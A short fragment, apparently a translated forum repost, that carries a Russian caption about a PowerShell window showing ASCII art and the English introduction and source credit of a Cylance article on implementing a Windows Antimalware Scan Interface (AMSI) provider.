

Рисунок 6: Окно Powershell, отображающее искусство ASCII

Специально для XSS.is (c)
Ориг. источник

How to Implement an Anti-Malware Scanning Interface Provider

The Antimalware Scan Interface (AMSI) is Microsoft's generic application programming interface for software applications to integrate with any installed antivirus software on Windows 10. Very little has been written on actually implementing an AMSI provider, so we're going to change that.

threatvector.cylance.com

Перевод: $talk3r